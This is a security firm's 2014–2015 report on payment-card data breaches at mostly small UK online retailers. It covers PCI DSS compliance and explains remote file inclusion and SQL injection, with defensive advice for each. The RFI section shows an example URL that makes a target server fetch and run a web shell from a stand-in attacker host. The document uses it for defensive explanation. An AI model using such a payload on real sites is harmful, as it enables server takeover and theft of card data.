PCI Breach Trend Report

Data Breaches May 2014 – May 2015

Author: Mustafa El-Jarrah

SUMMARY

In the last twelve months, Security Risk Management (SRM) ltd has been contacted by over 65 companies legally required to seek assistance in securing data breaches. The largest number of cases (**38%**) came from specialist online retailers and clothing retailers (**27%**).

The majority of businesses affected with a breach were at the small end of the business scale. Where figures have been released, the average number of cards affected per breach was **850** on average.

The most common attack method was through Remote File Inclusion (RFI), a method of running malicious code on a victim’s system, providing the intruder with unrestricted access and enabling them to steal sensitive information and execute malicious actions.

THE IMPORTANCE OF PCI COMPLIANCE

PCI Compliance is a critical factor for all types of merchants ranging from small start-ups to big corporations. Any merchant that accepts credit card payments whether online or offline needs to consider (PCI DSS) PCI Data Security, as safeguarding customer's card data should be at the heart of the business. PCI DSS includes policies, security management, software design, procedures among other protective methods.

Compliance is an ongoing requirement for businesses and failure to adhere with it may not only result in loss of customer trust, it could lead to enforced investigations and fines. Ensuring compliance provides customers with peace of mind that data is secure.

Being compliant to the PCI DSS standard involves the adoption of a series of measures, including:


- A specific security management regime
- Protocols governing the design of software and its deployment
- Defined policies and procedures relating to the handling of card data, whether it be electronic or physical
- Regular technical verification checks, such as vulnerability scanning and technical testing

Although PCI-DSS compliance is a requirement and not a law in itself, there is a contractual obligation which can be enforced by PCI compliance fines and other restrictions which comes from the payment providers directly. Failure of compliance exposes you to face the prospect of fines of up to £50,000 per breach or being permanently banned from the card acceptance programme should a serious breach occur.

Ensuring you are compliant will significantly reduce your risk of a data breach, and will allow you and your customers to have peace of mind that data is secure. The responsibility for ensuring that card data is protected lies with the Merchant.


BUSINESSES TYPES AFFECTED MAY 2014 – MAY 2015

The pie chart below shows the types of businesses affected in the period May 2014 - May 2015. SRM closely examined 23 Payment Card related Forensic Investigations (PCI-PFI); 11 of these investigations arose in the January 2015 - April 2015 period alone.



The largest category was the specialist retailer (38%). In the majority of cases, these were small online businesses, selling niche products direct to the public. 27% were online clothing retailers and 3% sold sports equipment.

Although SRM dealt with breaches across all size and types of businesses during the May 2014 – May 2015 period, the majority as you can see from the pie chart below (91%) were SMEs. The majority of breaches occurred within small businesses, with an average of 850 payment cards compromised. In each case, significant fines were levied as a result of the breach, and each business was then compelled to demonstrate their compliance to the Payment Card Industry Data Security Standard PCI DSS standard within 90 days.




Although the majority of businesses affected were based in the London region, there are no boundaries to online attacks and we had breaches documented across the United Kingdom.

SRM is one of only 7 companies accredited and operating within Europe as a PCI Forensic Investigator dealing with cases where payment card data has been illegally obtained. This provides us with a detailed view of the causes of data breaches, and our work involves the analysis and remediation of these attack methods.

IDENTIFIED THREATS

RFI

The most common attack method discovered was the use of Remote File Inclusion (RFI) with malicious web shells. This is a process whereby an attacker connects to a merchant's server and manipulates it to download malicious software (script). Once the system is compromised by the malicious software, it provides the intruder with unrestricted access to the server allowing them to steal sensitive data. This compromise can be executed quickly, and large amounts of data can be obtained.


1
http://www.target.com/vuln_page.php?lang=http://www.attacker.com/shell.php
Attacker's PC
Target Server
http://www.target.com
2
http://www.attacker.com/shell.php
3
Malicious script is downloaded and executed on the target server
Attacker's Hosted Content
http://www.attacker.com

PROTECTION

One way to defend against RFI is to implement a white list for websites pages meaning everything is hard coded thereby no one is able to inject their URL into a victim’s site. For added security, another method is to change the names of the files to be obscured or include the files from a different directory outside of the site's root so that no one can access them directly. Ensure that any web hosting and data storage provider is able to prove their security compliance status.

SQL INJECTION

The majority of websites have an input facility for the user such as a search text box where you can enter words, with the intent of obtaining pages on the website relating to the word(s) entered. These input facilities usually query the SQL database that is kept behind the website to find matches. If the required controls are not in place to regulate text entered, hackers can enter SQL commands on your website and create error messages. The information gathered from these error messages can be used to start planning out how a SQL database is configured. This allows them to input more directed queries to extract card data from the website.

PROTECTION

Fortunately, a few solutions can be applied to defend against SQL injection attacks. Ensure your website filters all user input, this typically means filtering for context. For example, e-mail addresses should be filtered to only allow the characters allowed in an e-mail address. The same goes for telephone numbers allowing only a valid mobile or landline combination to be entered and so on.

Another method would be to limit the database privileges by contact. Create multiple database users with the minimum level of privilege in relation to their usage environment. For example, code behind a login page should query the database using an account limited only to the relevant credentials table. This ensures a breach through this channel cannot be leveraged to infiltrate the entire database.

About

SRM are Information Security specialists, covering the full scope of Payment Forensic Investigation, PCI DSS Consultancy, Governance, Risk and Compliance. We also provide information assurance, business continuity, operational risk management and computer & network forensics.

This broad portfolio allows SRM to provide a more efficient and effective service, making the most of consultants' skills and offering you better value for money. Having one service provider also improves project flow and delivery by minimising any potential disruption to operations: whereas having multiple service providers on site could result in a duplication of effort, investment inefficiencies and conflicts of interest.

SRM experts, drawn from the private sector, police service, armed forces and government agencies, offer an exceptional skill-set and depth of experience, all delivered to a first-class level of service.

SRM’s existing clients, who range from small and medium size businesses to government departments, charities and other non-commercial institutions, trust SRM because we deliver what we promise.

To find out more and for general enquiries, please contact the PCI team on

03450 21 21 51.

SRM

Smart Security. Smart Compliance.

www.srm-solutions.com